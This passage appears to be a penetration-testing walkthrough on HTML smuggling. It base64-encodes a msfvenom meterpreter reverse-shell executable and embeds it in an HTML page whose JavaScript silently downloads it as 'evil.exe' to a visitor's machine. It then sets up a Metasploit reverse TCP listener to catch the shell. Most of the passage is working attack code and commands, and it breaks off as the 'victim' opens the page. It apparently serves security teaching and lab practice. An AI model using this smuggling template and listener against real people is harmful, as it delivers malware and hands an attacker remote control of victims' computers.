


```
┌──(kali㉿kali)-[~]
└─$ mkdir html_smuggle

┌──(kali㉿kali)-[~]
└─$ cd html_smuggle

┌──(kali㉿kali)-[~/html_smuggle]
└─$ 
```

Then I Base64 encode the executable file (shell_171_4466.exe) I used earlier. This payload is a reverse meterpreter payload created using msfvenom.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ base64 -w 0 shell_171_4466.exe > /home/kali/html_smuggle/shell1.tx
t

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```



TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSB


Then I use HTML file whose download information is given in the downloads section. I named it mali.html.

"When a target user opens the HTML in their web browser, the browser decodes the malicious script, which, in turn, assembles the payload on the host device."




```
<!-- code from https://outflank.nl/blog/2018/08/14/html-smuggling-explained/ -->
<html>
    <body>
        <script>
            function base64ToArrayBuffer(base64) {
            var binary_string = window.atob(base64);
            var len = binary_string.length;

            var bytes = new Uint8Array( len );
                for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
                return bytes.buffer;
            }

            // 32bit simple reverse shell
            var file = '';
            var data = base64ToArrayBuffer(file);
            var blob = new Blob([data], {type: 'octet/stream'});
            var fileName = 'evil.exe';

            if (window.navigator.msSaveOrOpenBlob) {
                window.navigator.msSaveOrOpenBlob(blob,fileName);
            } else {
                var a = document.createElement('a');
                console.log(a);
                document.body.appendChild(a);
                a.style = 'display: none';
                var url = window.URL.createObjectURL(blob);
                a.href = url;
                a.download = fileName;
                a.click();
                window.URL.revokeObjectURL(url);
            }
        </script>
    </body>
</html>
```

I copy all the content of the file shell1.txt (base64 encoded text) to value of file variable file in mali.html as shown below.




```
<!-- code from https://outflank.nl/blog/2018/08/14/html-smuggling-explained/ -->
<html>
    <body>
        <script>
            function base64ToArrayBuffer(base64) {
            var binary_string = window.atob(base64);
            var len = binary_string.length;

            var bytes = new Uint8Array( len );
                for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
                return bytes.buffer;
            }

            // 32bit simple reverse shell
            var file = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6AAAAA4fug4AtAnNIbgBTM0hVGhpcyB
            var data = base64ToArrayBuffer(file);
            var blob = new Blob([data], {type: 'octet/stream'});
            var fileName = 'evil.exe';

            if (window.navigator.msSaveOrOpenBlob) {
                window.navigator.msSaveOrOpenBlob(blob,fileName);
            } else {
                var a = document.createElement('a');
                console.log(a);
                document.body.appendChild(a);
                a.style = 'display: none';
                var url = window.URL.createObjectURL(blob);
                a.href = url;
                a.download = fileName;
                a.click();
                window.URL.revokeObjectURL(url);
            }
        </script>
    </body>
</html>
```

Before sending anything to the target, I start a listener on Metasploit as shown below.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_
tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.36.171
lhost => 192.168.36.171
msf6 exploit(multi/handler) > set lport 4466
lport => 4466
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.171:4466
```

So when the victim visits my website and opens the file mali.html.

